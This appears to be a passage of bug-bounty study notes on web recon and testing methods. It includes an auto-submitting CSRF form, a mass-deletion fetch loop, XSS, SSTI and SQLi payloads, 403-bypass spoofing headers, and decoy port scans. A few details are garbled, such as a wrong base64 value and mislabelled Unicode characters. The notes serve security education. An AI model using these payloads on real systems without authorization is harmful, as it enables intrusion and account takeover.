3. Checking the network tab for AJAX requests.

4. Checking for common frameworks:

```
curl -s https://site.com | grep -Ei "react|vue|angular|vite"
```

5. Path behavior — in a SPA, it does not matter which path the user opens: /, /dashboard, /shop/products/15, or anything else. The server always responds with the same HTML page and JavaScript decides what to render.

path does not exist --> NOT SPA --> 404 Not Found

path does not exist --> SPA --> probably 200 OK

After these checks, it can be determined whether the site is SSR or SPA.

If an interesting link is found anywhere, save it in the target map or mindmap.

Check paths and API calls. Determine whether login and similar functionality belong to the page itself or are handled elsewhere. Check whether there is a sign-up flow.

Flash Point

Have you ever opened a URL and watched the forms fill themselves automatically? Where do those values come from? Likely from the URL itself. This means there is a reflection at that point, and XSS can be tested there.

When the main page is opened, take some time to click everywhere, inspect every link, crawl the site, check Wayback Machine results, and then focus on something specific.

In this example, the site sends emails to users. The question is: what can be done with that? What data is in the email?

An all-in-one payload can be used to test for SSTI, HTML injection, and similar issues:

```
{{7*7}}<h1>test</h1>
```

If the email content is manipulable, it is a vulnerability. If the text can be controlled, an attacker can enter a victim's email address and manipulate the email body — for example by injecting large text and shrinking other content. The impact is a phishing email sent from the legitimate site.

The more accurate and thorough the deep recon, the more bugs will be discovered.

Recap and Additional Tips

1. If there is a long delay between a checker function and its action, insecure design vulnerabilities may be present.
2. Do not give up on testing desktop applications — browse them, run simple tests, and capture traffic using a tool like proxychains.
3. In RCE or command injection tests, use both single quotes and double quotes to break out of or inject into the context.
4. Checker functions may only be applied at the application UI layer and not enforced on the backend.
5. For access-request websites — register, then intercept and inspect the request, response, and email. On these sites, a username and password are not always issued upfront. Sometimes a forgot password flow can bypass the access restriction entirely.
6. DNS rebinding is not limited to SSRF — it is a technique for bypassing many types of checker functions, including those involved in authentication failures, XSS, and others.

Some Detailed Tips - part2

These tips cover general concepts relevant to both wide and deep recon.

SSL Certificate Checking

Check SSL certificates using a site like ssllabs.com/ssltest, or a script that will be shown in the wide recon section.

Shodan

Shodan is a vulnerability search engine that scans the entire internet daily and stores the results. Targets can be searched in Shodan to gather information.

In the search bar, entering `port:80` returns all hosts with port 80 open. Staging and development ports worth searching include:

8443, 9090, 8080, 7443, 8888, 3000

It is common for developers to run services on these ports during testing. To search by port and hostname:

```
port:8080 hostname:"site.com"
```

Wildcards can also be used to search across subdomains: `*.site.com`

HTTP Basics

HTTP has two sides: client and server. The browser's network tab shows all outgoing requests.

A URL fragment such as `site.com#sora` — where `#sora` is the fragment — is accessible in the console via `location.hash`. Fragments are never sent to the server; they are handled entirely on the client side. Developers use them for operations such as scrolling a user to a specific section of a page.

Always check the content type before sending arbitrary data.

curl

`curl` is a useful tool for sending requests to sites. For example, to check whether a site uses Elementor:

```
curl <target> | grep "elementor"
```

Useful `curl` flags:

```
-s    silent
-v    verbose
-H    custom header
-X    HTTP method
-d    request body data
```

To save `curl` output — including binary content — to a file:

```
curl https://target.com --output test.html
```

HTTP Methods

GET — the default method for opening a page. When credentials appear in the URL such as `https://target.com?username=sora&password=1234`, they are being sent via GET. Sensitive data should never be sent this way. GET also has size limits for large data.

POST — used for sending data in the request body. Required for binary data and large payloads.

HEAD — identical to GET but returns only headers and metadata, with no response body.

PUT / PATCH — used for updates. Data is placed in the request body.

- **PATCH** — sends only the changed fields: `newmail=sora@sora.com`
- **PUT** — sends the entire resource: `newmail=sora@sora.com&name=sora&age=24&...`

DELETE — deletes a resource. Dangerous if not handled safely.

OPTIONS — also called a preflight request. Used to check which methods, headers, and content types the server accepts. Anything that is not a simple request triggers this.

Changing HTTP methods is another way to cause errors in the application and potentially reveal a stack trace.

To craft a POST request with curl:

```
curl -d "username=sora&password=1234" -X POST https://target.com -v
```

With a JSON body:

```
curl -H "Content-Type: application/json" \
  -d '{"username":"sora","password":"1234"}' \
  -X POST https://target.com -v
```

To copy a request from the browser as curl: right-click the request in the network tab and select **Copy as cURL**.

The browser network tab also has an **Edit** and **Resend** option, which functions similarly to Burp Repeater.

HTTP Headers

There are three types of headers:

1. **Informational** — such as `User-Agent` and `Referer`
2. **Authentication** — such as `Cookie` and `Authorization`
3. **Security** — such as `Content-Security-Policy` and `CSRF` tokens

Origin

An origin is composed of three parts: scheme, host, and port — for example `https://google.com`.

Cookies

A cookie is set for a specific domain. There is a distinction in how the domain is specified:

<code>account.shodan.io</code>	applies to the current domain only
<code>.account.shodan.io</code>	also applies to subdomains

Other cookie attributes:

- **Path** — specifies which paths the cookie applies to
- **Expires** — specifies the expiration date
- **Size** — the cookie size

- **HttpOnly** — controls whether the cookie is accessible via JavaScript. If `HttpOnly=true` is set, JavaScript cannot access that cookie.

DNS

The highest DNS priority belongs to the `/etc/hosts` file.

`dig` is a tool for interacting with DNS and retrieving different record types from DNS servers.

```
dig PTR 1.2.2.3
```

PTR is a reverse DNS record — it converts an IP address to a domain name.

A CNAME record is an alias. For example: `www.site.com` CNAMEd to `site.com`.

Finding Subdomains

Methods for subdomain discovery include fuzzing, tools such as `subfinder` or `sublist3r`, Shodan, Google, and the Wayback Machine:

```
https://web.archive.org/cdx/search/cdx?url=*.target.tld/*&output=json&fl=original
```

DNS brute-forcing is another approach:

```
dnsrequest xyz.sora.com
```

HTTP is not used for this because requests are heavier and many would be unnecessary. DNS is fast and reliable. Note that DNS runs over UDP, so some packet loss may occur.

WebSocket

In a real-time application such as a multiplayer game, using HTTP to communicate would mean: send request, wait for response, receive response, send next request. HTTP is also stateless.

WebSocket provides a persistent, stateful connection similar to TCP. Once a session is established, no further handshakes are needed.

AJAX

Its simply about sending requests with XHR or Fetch.

Data that appears or updates on a page without a full page refresh is loaded via an AJAX request. The response is received from the server and rendered on the client side without reloading.

Static vs Dynamic Files

Static files are sent directly to the client as-is. Dynamic files such as `.php`, `.asp`, and `.jsp` are rendered server-side before being sent.

Web servers use configuration files to specify how different file types should be handled. In Apache, this is the `.htaccess` file. An attacker who can upload both a shell file such as `shell.sora` and a `.htaccess` file can instruct the server to parse `shell.sora` as PHP. The server then executes it.

Miscellaneous

- All vulnerabilities have two modes: server-side and client-side
- In XSS, SOP does not block `<script>` tags, which means scripts can be loaded from an attacker's origin
- In JavaScript, a **source** is where user input is obtained, and a **sink** is an operation performed on that input
- Tags where XSS payloads cannot be used directly — because they must be closed first: `<noscript>`, `<style>`, `<textarea>`, `<title>`, `<select>`
- For OOB detection, having a personal server is ideal. Free alternatives include `interactsh-web`, Burp Collaborator, and sites like `webhook.site`

CSRF

There are two ways to exploit CSRF: using `fetch` with URL-encoded data, or using an HTML form.

Example form:

```
<form method="POST" action="https://target.com/change-email">
  <input type="text" name="email" value="account-takeover@test.com">
  <button type="submit">click me</button>
</form>

<script>
document.forms[0].submit();
</script>
```

The script above auto-submits the form without requiring a click.

In WordPress, there is a field called `nonce` or `_wpnonce` — a hidden input holding a random value that functions as a CSRF token.

The `SameSite` cookie attribute controls CSRF exposure and has three possible values:

1. `Strict` — no CSRF possible
2. `Lax` — only exploitable via form submission with action (because of Top-Level-Navigation)
3. `None` — exploitable via forms, `fetch` (AJAX), iframes, and any other method

Some Detailed Tips — part3

Always check the browser's DevTools Network tab to monitor requests and responses during testing. Data exposure occurs when data sent to the user is not handled safely — for example, hardcoded credentials on a login page.

XSS on href

When input is reflected in an `href` attribute or in `window.location`, it can be escalated to XSS using:

```
javascript:alert(origin)
```

Redirection Parameters

The following parameter names are commonly used for redirection and are worth dorking for in search engines:

`continue`, `redirect`, `red_ir`, `return`, `callback`, `goto`, `go_to`, `next`

Databases

Relational Databases

In relational databases, information is organized so that every record shares the same fields as the others. Well-known relational databases include MySQL, MSSQL, Oracle, PostgreSQL, and MariaDB.

Non-Relational Databases (NoSQL)

In NoSQL databases, each record's structure can differ from the others — one user might have a phone number field while another does not. Well-known NoSQL databases include MongoDB, Elasticsearch, Apache CouchDB, and Oracle NoSQL DB.

All database operations fall into one of four categories, collectively known as CRUD:

1. Create
 2. Read
 3. Update
 4. Delete
-

NoSQL — MongoDB

MongoDB is one of the most widely used NoSQL databases. Data is stored in a document format similar to JSON:

```
{"username": "sora", "password": "1234", "post": "2", "like": "23"}
```

Basic MongoDB Operations (mongosh)

Creating a database and collection — if `db.sora` does not exist, it is created automatically:

```
use db.sora;
db.sora> db.createCollection("users");
```

Inserting a single document:

```
db.sora> db.users.insertOne({"key": "value", "key2": "value2"});
```

Inserting multiple documents at once with `insertMany`:

```
db.sora> db.users.insertMany([
  {"key": "value"},
```

```
    {"key": "value"},
    {"key": "value"},
    {"key": "value"}
  ]);
```

Reading with find:

```
dbsona> db.users.find({"username": "admin"});
dbsona> db.users.find({"posts": "18"});
```

Updating documents:

```
dbsona> db.users.updateOne({"username": "admin"}, {$set: {"password": "1234"}});
dbsona> db.users.updateMany({"posts": "18"}, {$set: {"password": "1234"}});
```

Deleting documents:

```
dbsona> db.users.deleteOne({"username": "admin"});
dbsona> db.users.deleteMany({"posts": "18"});
```

CSRF Token Bypass — Verb Tampering

When a POST request carries a CSRF token, try changing the HTTP method (verb tampering). Some applications only enforce CSRF validation on specific methods, so switching to GET or another verb can bypass the protection entirely.

Authentication Factors

Authentication is categorized into three factors:

1. **Something the user knows** — credentials, OTP
2. **Something the user has** — a smart card or hardware token
3. **Something the user is** — biometrics

The first factor is the most commonly implemented.

API Types

There are three widely used API types:

1. **RESTful**
2. **GraphQL**
3. **SOAP**

SOAP is primarily XML-based. On SOAP-based sites, a file with the `.wsdl` extension often acts as a service descriptor — it defines available operations and the endpoints to call them on.

Changing the Content-Type header to `application/xml` (there are online tools for conversion) can unlock attacks like XXE if the server accepts XML input.

The RESTful equivalent of WSDL is **Swagger** (OpenAPI). It may be accessible at `target.com/swagger` or at another path — fuzz to find it.

GraphQL differs from REST in that all requests go to a single endpoint (for example `/api/graphql`), and the operation name in the request body determines what action is performed.

Burp Suite — Useful Settings

Unhiding hidden form fields:

Proxy -> Options -> Response Modification -> Unhide hidden form fields

This reveals `<input type="hidden">` elements in the browser, which may contain vulnerable parameters.

Intruder attack types:

- **Sniper** — single payload list; use this for brute-forcing a password field.
- **Battering Ram** — single payload list inserted into all positions simultaneously; use when both fields should hold the same value.
- **Pitchfork** — two lists iterated in parallel; one item from list one paired with one item from list two.
- **Cluster Bomb** — every combination of list one and list two; use for username and password brute force.

External/Wide Recon Goals

1. Finding IP addresses
2. Subdomain enumeration
3. Identifying sub-companies and related assets

Subdomain Enumeration

Search Engine Dorking

Use Google and Bing. Remove known subdomains from results using the minus operator:

`site:*.target.com -www`

Other Methods

- Shodan, Censys, and similar internet-wide scan databases
- Tools: `subfinder`, `sublist3r`, `amass`
- `waybackurls` combined with `unfurl`
- Inspecting the site's TLS certificate (Subject Alternative Names)
- Searching copyright strings in search engines, for example: "copyright 2023 Dell Inc"
- DNS brute force using a wordlist

Technology Fingerprinting

Tools like **Wappalyzer** and **BuiltWith** assist in the information gathering phase by identifying the technologies a site uses. If an unknown service is identified, search for associated CVEs.

Retrieving a Site's TLS Certificate

```
openssl s_client -showcerts -connect target.tld:443 </dev/null
```

SQL Injection — Comments and Detection

In MySQL, both `#` and `--` are valid comment markers. When using `--`, a space must follow it for the database to treat it as a comment (`--`). This is why some references recommend `-- -` — the trailing dash ensures the space is preserved.

The recommended first step when probing for SQL injection is a time-based payload. If the application delays its response, injection is likely:

```
' + sleep(5) + '
```

Once time-based injection is confirmed, move on to data extraction techniques.

A well-maintained payload repository is available at github.com/payloadbox/sql-injection-payload-list. SQLi payloads are worth testing in uncommon locations such as the User-Agent header.

To route `sqlmap` through Burp Suite:

```
sqlmap --proxy http://127.0.0.1:8080
```

CSRF — Chained Request Forcing

If an attacker can force a victim to send one request, they can force them to send many. If the CSRF token is not sufficiently random, the following pattern can trigger hundreds of state-changing requests and main goal is to trigger the correct one with valid value.

```
for (let i = 0; i <= 500; i++) {  
  fetch("https://target.site/deleteSomething", {  
    method: "POST",  
    headers: {  
      "Content-Type": "application/x-www-form-urlencoded"  
    },  
    credentials: "include",  
    body: "id=" + i
```

```
});  
}
```

Self XSS

Self XSS is a type of XSS that only triggers in your own browser context — typically tied to your own cookies or session data. On its own, it has no impact. If you can find a way to transfer it to another user's context, the severity increases significantly.

Form Action and Top-Level Navigation

An HTML `<form>` with an `action` attribute triggers top-level navigation on submission. This behavior can be relevant when testing CSRF or open redirect scenarios.

CORS

In CORS testing, if the `Access-Control-Allow-Origin` (CAAO) header is set to `*` from the start, it is not exploitable for credential-based attacks. To be exploitable, the server must reflect the attacker's supplied origin back in the CAO header.

Open Redirect — Unicode Bypass

In some cases where a standard `.` is blocked or rejected, the Unicode full stop `⋯` (U+FF61) may bypass the protection.

Path Traversal vs. Path Normalization

Path traversal is a server-side vulnerability where an attacker manipulates file paths to access unauthorized resources.

Path normalization is not necessarily a vulnerability — it is a process that happens in the browser (client side) where a URL path is cleaned or resolved before being sent.

Unicode Digit Bypass

Some checker functions allow only numeric input, enforced via regex. These can sometimes be bypassed using Unicode circled digit characters:

⓪ Ⓛ Ⓜ Ⓝ Ⓟ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ

If the server normalizes these characters to their ASCII equivalents after validation, the bypass succeeds.

SSRFmap

SSRFmap is a tool for exploiting confirmed SSRF vulnerabilities. It automates common post-exploitation steps such as probing internal services and scanning internal IP ranges.

Flash Point — Attacking Secondary Context

This is a vulnerability class outside the standard OWASP categories. It differs from SSRF in a specific way: in SSRF, a full URL is supplied and the server makes a request to another server. In a secondary context attack, only a fragment or segment of a URL is controlled — not the full URL. The server still uses that fragment to construct a request, and the attacker's influence operates within that narrower context.

Identifying Endpoints vs. Static Resources

To determine whether a path is a dynamic endpoint or a static file, insert a character such as `a` at different positions within the path:

```
GET /(1)passport(2)/(3)internal(4)/(5)something(6)
```

If the response behavior changes at a specific insertion point, that position likely marks the beginning of a route handled by application logic. Static files may also behave differently — partially removing a path segment and receiving a `200 OK` can be informative.

Some Detailed Tips - part4

403 Bypass Techniques

1. IP Spoofing Headers

Some applications grant access based on the perceived source IP. Adding headers that simulate a trusted or internal IP address can bypass access controls:

```
X-Originating-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Trusted-IP: 127.0.0.1
X-Requested-For: 127.0.0.1
X-Requested-By: 127.0.0.1
Forwarded: 127.0.0.1
X-Forwarded: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-ProxyUser-IP: 127.0.0.1
X-Original-URL: 127.0.0.1
Client-IP: 127.0.0.1
```


Values worth trying:

```
127.0.0.1
10.0.0.0
10.0.0.1
127.0.0.1:443
127.0.0.1:80
localhost
172.16.0.0
```

2. Path Normalization and Path Traversal

Some access controls check only for a specific string such as `/secure/admin`. A path like `/secure/./admin` may bypass the check entirely because the dot segment is equivalent but does not match the hardcoded string.

Note that browsers may normalize the path before sending the request. Use Burp Suite or curl to send the raw path:

```
curl 'https://site.com/secure/./admin'
```

3. API Version Switching

When a versioned API endpoint returns 403, try switching to an older version. Legacy versions are sometimes still functional but lack the same access controls:

```
/api/v2/admin -> 403
/api/v1/admin -> 200
```

4. Character Fuzzing in the URL

Encoding and double-encoding URL characters can confuse access control logic while the backend still resolves the path correctly:

```
curl 'https://site.com/hidden'           # 403
curl 'https://site.com/hidden%2F'
curl 'https://site.com/hidden%252F'      # double encoding
curl 'https://site.com/hidde%6E'
curl 'https://site.com/hidden%256E'
```

5. Fuzzing Behind Authentication-Required Paths

When a path or resource requires authentication, fuzz beyond it. The protected path itself may be locked, but sub-paths or sibling resources behind it might not be:

```
/path/to/protected          -> 401 / 403
/path/to/protected/FUZZ     -> ?
```

Some endpoints or files nested under a protected route may have misconfigured access controls and respond without requiring a valid session. This is worth running against any folder or endpoint that returns 401 or 403.

XSS — Modifying Conditions at Runtime

Sometimes a payload requires a specific condition to execute. If there is a reflection or entry point on the page and you know JavaScript, you can modify the runtime conditions directly in the browser console to create the environment your payload needs.

Triggering Error Stack Traces

Forcing the application to throw an error can reveal stack traces, internal paths, framework versions, and other useful information. Techniques to trigger errors include:

- **Parameter pollution** — append [] to parameter names or values and add indexes: `param[0]=a¶m[1]=b`
 - **Corrupting the Content-Type header** — send an unexpected or malformed value
 - **Null bytes** — `%00` and similar
 - **Double encoding** — `%2527` instead of `%27`
 - **Unicode characters** — unexpected code points in input fields or headers
-

Basic Authentication via Header

Basic authentication does not always appear as a browser pop-up. It can also be sent directly as a request header. The credentials are formatted as `user:pass`, Base64-encoded, and passed as follows:

```
Authorization: Basic <base64(user:pass)>
```

For example, `admin:1234` encodes to `YWRTaW46MTIzNA==`:

```
Authorization: Basic YWRTaW46MTIzNA==
```

Wide Recon

Wide recon approaches the target from a higher perspective. Rather than going deep into any single system, it focuses on discovering assets available for testing. This phase can surface test cases that are relatively easy to exploit, simply because fewer people have found them. Wide recon is one of the most important stages of vulnerability discovery.

Networking Review

Before diving into wide recon, it helps to review some networking fundamentals.

When performing recon, you are dealing with two things: company assets and web applications (or a CMS). Different levels of recon apply to each. Recon on company assets requires solid network knowledge — it is not just running tools like `subfinder`. The correct order is:

concepts --> methods (like certificate scanning) --> tools (like `subfinder`)

A good starting resource is: **Network Fundamentals by tomnomnom**.

A company may own a single IP, a range of IPs (CIDR), or a collection of IP ranges (ASN), as well as domains and subdomains. Finding all of a company's assets is not always straightforward — a bug bounty scope may list only a single domain, and you must find the rest yourself.

Network Interfaces and MAC Addresses

When two machines communicate, they need a network interface. In the simplest case, they are connected by a cable. Network interfaces break packets into frames and transfer them one by one. The MTU (Maximum Transmission Unit) defines the maximum size of each chunk.

Each packet carries a source and destination MAC address. MAC addresses are not known by default — the ARP protocol handles this. ARP maps an IP address to a MAC address, and these mappings are cached in an ARP table.

Hubs and Switches

A hub connects more than two machines together but forwards all traffic to every connected device. A switch is a smarter and more secure evolution of the hub — it learns which device is on which port and forwards traffic only to the intended recipient.

Subnets and CIDR

Each network has a defined IP range, expressed as a combination of an IP address and a subnet mask:

`192.168.0.1/255.255.255.0`

CIDR notation is the decimal shorthand for this. Since 255 in binary is 11111111 (eight 1-bits), and `255.255.255.0` contains three groups of 255, the count of 1-bits is $3 \times 8 = 24$:

`192.168.0.1/255.255.255.0 == 192.168.0.1/24`

Routers

A switch operates within a single network. A router operates between two networks at Layer 3, forwarding traffic from one network to another:

```
nw1 ----> router ----> nw2
nw1 <---- router <---- nw2
```

TCP Communication

The TCP handshake and data exchange follow this sequence:

```
syn      -->
          <-- syn/ack
ack       -->
---
data      -->
          <-- ack
          <-- data
ack       -->
---
          <-- fin
ack/fin   -->
          <-- ack
```

NAT — Network Address Translation

NAT translates private IP addresses to a public IP (and back), allowing multiple devices on a private network to share a single public IP.

ASN — Autonomous System Number

An ASN is a collection of CIDRs owned and operated by a single organization:

```
ASN
| -- CIDR1
| -- CIDR2
  | -- IP1
  | -- IP2
  ...
```

Large companies own ASNs, each containing many IP ranges.

BGP — Border Gateway Protocol

BGP is the most important internet routing protocol. The internet is made up of many interconnected ASNs. Each ASN must know which neighboring ASN to forward traffic

to in order to reach a given destination. BGP is the protocol that exchanges these routes between ASNs.

As an analogy:

IP = home address
CIDR = neighborhood
ASN = city
BGP = roads and navigation rules between cities

Examples of ASN owners: Google, Cloudflare, a Russian ISP, a German ISP. Each advertises to the others: “these IP ranges belong to me — send me traffic destined for them.”

BGP operates on trust. If an ASN falsely claims ownership of IP ranges it does not own, global traffic can be misdirected. This attack is called **BGP hijacking**.

BGP Anycast

Anycast is a routing technique typically implemented via BGP. The same IP address is advertised from multiple servers in different geographic locations. BGP then routes each user’s traffic to the nearest available server.

For example, Cloudflare operates servers in the US, Germany, Japan, and elsewhere — all reachable via the same IP. The benefits are:

- Higher speed
- Lower latency
- Load balancing
- DDoS protection

This is the foundational mechanism behind how CDNs work.

Legacy vs. CDN Routing

Legacy:

user --> edge router --> BGP --> upstream

CDN:

user --> edge router --> CDN --> upstream

To avoid confusing upstream servers, CDNs inject additional headers into requests — such as the client’s real IP address — before forwarding traffic.

Wide Recon / External Recon

Even without deep recon, bugs can be discovered through wide recon. It is not necessarily less productive than deep recon — and in many cases it is easier. That said, wide recon and deep recon complement each other and neither should be skipped.

Goals of Wide Recon

1. Wider attack surface
2. Finding fresh assets
3. Reaching hidden assets

In bug bounties, being in the right place at the right time matters. Hidden assets are domains, subdomains, and IP addresses that are not linked anywhere publicly.

General Order of Operations

The following topics do not have a strict order and are often done in parallel, but a reasonable starting sequence is:

1. Domain discovery
2. Subdomain discovery
3. Name resolution
4. CIDR discovery
5. Service discovery

It is important to know where to apply each technique. Some programs require domain discovery — for example, a program that covers all company assets — while others specify a single domain like `tiktok.com` and pay bounties only for bugs found there.

When there is a race to find assets and bugs, you cannot rely on tools alone. Tools like `subfinder` pull from third-party sources. To find assets before others, you have to go directly to the source.

SSL Certificate Search

Roughly 90% of subdomains can be discovered through certificate data. Every site has a TLS certificate, and most subdomains appear in certificate records.

Certificate Transparency (CT) is a standard requiring that every publicly issued certificate be logged in a public ledger. Sites like `crt.sh` search these logs and are available to everyone — with a slight delay.

Certificate search can also lead to domain discovery in addition to subdomain discovery.

What to Look For

Objectives: - New domains - New subdomains - New properties

Interesting certificate fields:

- `issuer: C=BE, O=GlobalSign RSA OV SSL CA 2018` — the organization field matters
- `subject: C=US, ST=Arkansas, L=Bentonville, O=Walmart Inc., CN=sellertraining.marketplace.walmart.com` — who the certificate was issued for
- `X509v3 Subject Alternative Name: DNS:sellertraining.marketplace.walmart.cn`

The issuer field is interesting because a company might sign its own certificate. Many sites issue self-signed certificates — not purchased from a CA — even if only temporarily. The flow is: create a certificate, then have someone sign it. You can create an unsigned certificate with `openssl`.

When a certificate issuance program automatically fills in the organization name from the infrastructure configuration, that name appears in the **issuer => O** field — not in the subject or SAN. For example, if a company’s internal domain name is **bsora**, it may appear in the issuer organization field. Searching Censys for that name can surface certificates that are unsigned (self signed) and never publicly logged through CT, but still indexed by Censys because it scans the entire internet directly.

This is the key difference: - **crt.sh** relies on Certificate Transparency — only signed by **CA** and publicly logged certificates appear here. - Censys does active scanning across all IPv4 addresses, parses TLS responses, and stores the data regardless of signing status and Certificate Transparency.

Both approaches are valid, and together they give more coverage.

Certificate Fields Reference

1. subject
CN = example.com
O = Company Name
C = Country
2. issuer
CN = Let's Encrypt Authority X3
O = Let's Encrypt
3. validity
Not Before: 2026-01-01
Not After : 2026-04-01
4. SAN (Subject Alternative Names) <-- most important for recon
DNS: example.com
DNS: www.example.com
DNS: api.example.com
5. public key info
Algorithm: RSA / EC
Key size: 2048 / 4096
6. serial number
12:AB:34:CD...
7. signature algorithm
sha256WithRSAEncryption
8. fingerprints
SHA-1 Fingerprint
SHA-256 Fingerprint

Scripts and Tools

Retrieve a site’s full certificate with **openssl**:


```
get_certificate() {
    openssl s_client \
        -showcerts \
        -servername $1 \
        -connect $1:443 \
        </dev/null \
        2>/dev/null \
    | openssl x509 -inform pem -noout -text
}
```

run with: get_certificate target.tld

The script version is available in the files section in dev book.

Scale certificate retrieval across a target or IP range using Nuclei:

```
echo target.com | nuclei \
    -t ~/nuclei-templates/ssl/ssl-dns-names.yaml
```

or use the custom ssl.yaml template

available in the files section in dev book

Query crt.sh via its API:

```
curl -s "https://crt.sh?q=sora.com&output=json" | jq
# or extract only common names:
curl -s "https://crt.sh?q=sora.com&output=json" | jq \
    -r ".[].common_name" | sort -u
```

crt.sh also supports organization-based search:

`https://crt.sh?q=walmart.com` (search all fields)

`https://crt.sh/?0=walmart` (search by organization name in subject)

Censys supports advanced queries on certificate fields:

```
services.tls.certificate.parsed.issuer.common_name:walmart
parsed.subject.Organization:"Walmart Inc."
```

Do not search for the complete `host.tld` — search for the keyword only.

The general flow for certificate-based discovery:

search for target keyword (guess the name if needed)

--> open the IP address

--> if a web service is running, start testing

To verify whether a discovered hostname is alive, resolve it with `dig` to check if an IP is assigned, then proceed to service discovery.

Censys API access is not free, but the web interface provides some free searches. `crt.sh` is completely free.

CIDR Discovery / ASN Discovery

When Certificate Search on a CIDR Is and Is Not Useful

Scenario 1 — VPS (e.g., Amazon EC2): A company runs `sub.sora.com` on an EC2 instance. `dig sub.sora.com` returns an Amazon IP. The certificate here belongs to Amazon's infrastructure, not the company. Certificate search against this IP will return Amazon results, not the target's assets.

Certificate search is NOT useful here.

Scenario 2 — CDN: A company runs `sub2.sora.com` behind a CDN. `dig sub2.sora.com` returns the CDN's IP. The certificate on this IP belongs to the company's domain, not the CDN. Certificate search on this single IP can be useful for extracting domain names, but since the IP belongs to the CDN's pool, scanning the broader CIDR is not useful.

Certificate search on a single CDN IP: sometimes useful.

Certificate search on CDN CIDR: drop it entirely.

When CIDR discovery is useful: Only when the IP belongs to the company itself — not a VPS provider and not a CDN.

How to verify: run `dig` on a subdomain to get the IP, then run `whois` on that IP. If the registered organization matches the company name, the IP belongs to them. Verify further with additional searches on the registered name.

```
dig +short sub.target.com
whois <ip>
```

If the IP does not belong to the target, move on.

A `whois` result provides an IP range, for example:

```
inetnum: 175.178.0.0 - 175.178.255.255 (175.178.0.0/16 in CIDR notation)
```

This range is part of an ASN, such as AS5564.

CIDR Discovery Objectives

1. Service discovery
2. Certificate search
 - New domains
 - New subdomains
 - New properties

ASN Discovery — Getting the AS Number

```
1. https://bgpview.io
2. https://bgp.tools
3. https://he.bgp.net
(bgpview has reliability issues; bgp.tools is the better alternative)
4. curl -s ipinfo.io/<targetIP> | jq -r ".org"
```

Scripts available in the files section in dev book: - `get-ip-asn` — takes an IP and returns the AS number - `get-asn-details` — takes an AS number and returns full ASN details including prefixes

These can be chained directly:

```
subfinder -d <target.tld> -all \  
| dnsx -silent -resp-only \  
| sort -u \  
| cut-cdn -silent \  
| get-ip-asn \  
| sort -u \  
| get-asn-details
```

Verify discovered prefixes by searching in BGP information sites like bgp.tools or he.bgp.net.

Working with a Discovered CIDR

Expand the CIDR, run port scanning, perform HTTP service discovery, and extract certificates:

```
echo 102.223.114.0/23 | mapcidr -silent \  
| httpx -silent -p 443 \  
| nuclei -t /path/to/ssl.yaml \  
| sort -u
```

For more thorough coverage, port scan first with nmap:

```
nmap 102.223.114.0/23 \  
-Pn -sT \  
--top-ports 1000 \  
-sV \  
--open \  
-T3 \  
--reason \  
--scan-delay 200ms \  
--max-retries 2 \  
--randomize-hosts \  
-D RND:10 \  
-oA scan-output.txt
```

This gives you only `ip:port` combinations that are actually serving something, rather than passing the entire CIDR to `httpx`.

For pipelines, `naabu` is simpler to chain:

```
echo 102.223.114.0/23 | mapcidr -silent \  
| naabu -top-ports 1000 -silent \  
| httpx -silent \  
| nuclei -t /path/to/ssl.yaml \  
| sort -u
```

`masscan` is also an option but must be used with caution — it is extremely fast and can result in an immediate ban:

```
masscan 102.223.114.0/23 \  
--top-ports 1000
```

```
-open-only \  
-oL masscan.result
```

Scanning a CIDR manually produces the same type of output that Shodan provides. If manual scanning is not preferred, Shodan can be used to query the same data.

CDN Detection

Almost every large website today is behind a CDN. During wide recon, CDN-owned IP prefixes should be dropped — they are not useful for CIDR-based certificate search or service discovery.

All CDNs publish their IP ranges publicly and update them as they change. The only reliable way to determine if a target is behind a CDN is to compare its resolved IP against those published ranges:

```
curl -s https://www.cloudflare.com/ips-v4 \  
| mapcidr -silent -match-ip $(dig +short target.com)
```

This command will result IP ranges that match the target IP.

If nothing returned, The IP is not behind Cloudflare.

To exclude CIRDs that are not in Cloudflare ranges:

```
curl -s https://www.cloudflare.com/ips-v4 > cf.txt  
mapcidr -silent -exclude-file cf.txt <targetCIDR>
```

Replace the Cloudflare URL with any other CDN's published IP list as needed. Since doing this manually for every CDN is impractical, `cut-cdn` automates the check across multiple CDNs:

```
echo site.com | cut-cdn  
# update CDN data: cut-cdn -ua  
# update CDN ranges: cut-cdn -ur
```

`mapcidr` is a tool that expands CIDR notation into individual IP addresses.

Historical DNS Records — securitytrails.com

`securitytrails.com` is a valuable recon resource. It provides historical DNS records, past IP assignments, and subdomain data. If a target was not behind a CDN in the past, the historical records may reveal its real upstream IP — which can then be used for CIDR discovery and certificate search.

Worked Example — Imaginary Target: sempra.com

1. `dig sempra.com`
2. `whois <ip>`
3. Search `<ip>` in `bgp.tools`
4. Verify with `cut-cdn`
5. Search `sempra.com` in `securitytrails.com` (historical data and subdomains)
6. `echo <prefix> | mapcidr -silent | httpx -silent | nuclei -t /path/to/ssl.yaml`

Small Recap 1

1. Before certificate search, confirm the IP belongs to the target — not a VPS provider or CDN.
 2. Historical DNS records are critical — they can leak the real upstream IP.
 3. Self signed certificates — look for the company name in **issuer** => 0.
 4. The only way to verify CDN usage is to compare the resolved IP against publicly announced CDN ranges.
 5. Search for partial ASN names to discover additional ASNs owned by the same company.
 6. Certificate search through CIDR is more direct than waiting for Censys or Shodan to index it.
 7. How to find ASN: resolve a company's subdomain → get the IP → check ASN ownership (exclude CDN and VPS IPs) → retrieve all prefixes for that ASN.
-

Service Discovery

Objectives

1. Vulnerability discovery
2. Identifying wide recon resources

Port scanning and HTTP service discovery are not the same thing. HTTP can run on any port — not only 80 and 443. Port 443 may be open but running a non-HTTP service.

This means port scanning must be followed by HTTP service discovery.

HTTP Service Discovery — httpx

httpx is the tool of choice for HTTP service detection.

When running httpx, make the requests look legitimate to avoid being blocked:

```
echo <targetDomain> | httpx \
  -silent \
  -follow-host-redirects \
  -title \
  -status-code \
  -cdn \
  -tech-detect \
  -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)" \
  -H "Referer: https://legit.com" \
  -threads 1
```

Add cookies when testing authenticated areas. The `httpx-full` script wrapping this command is available in the files section in dev book.

Port Scanning

naabu

- Use top ports for large targets.
- Use all ports for small targets.
- Does not complete the TCP three-way handshake, which is why it is fast.

Top staging ports:

```
echo sora.com | naabu \
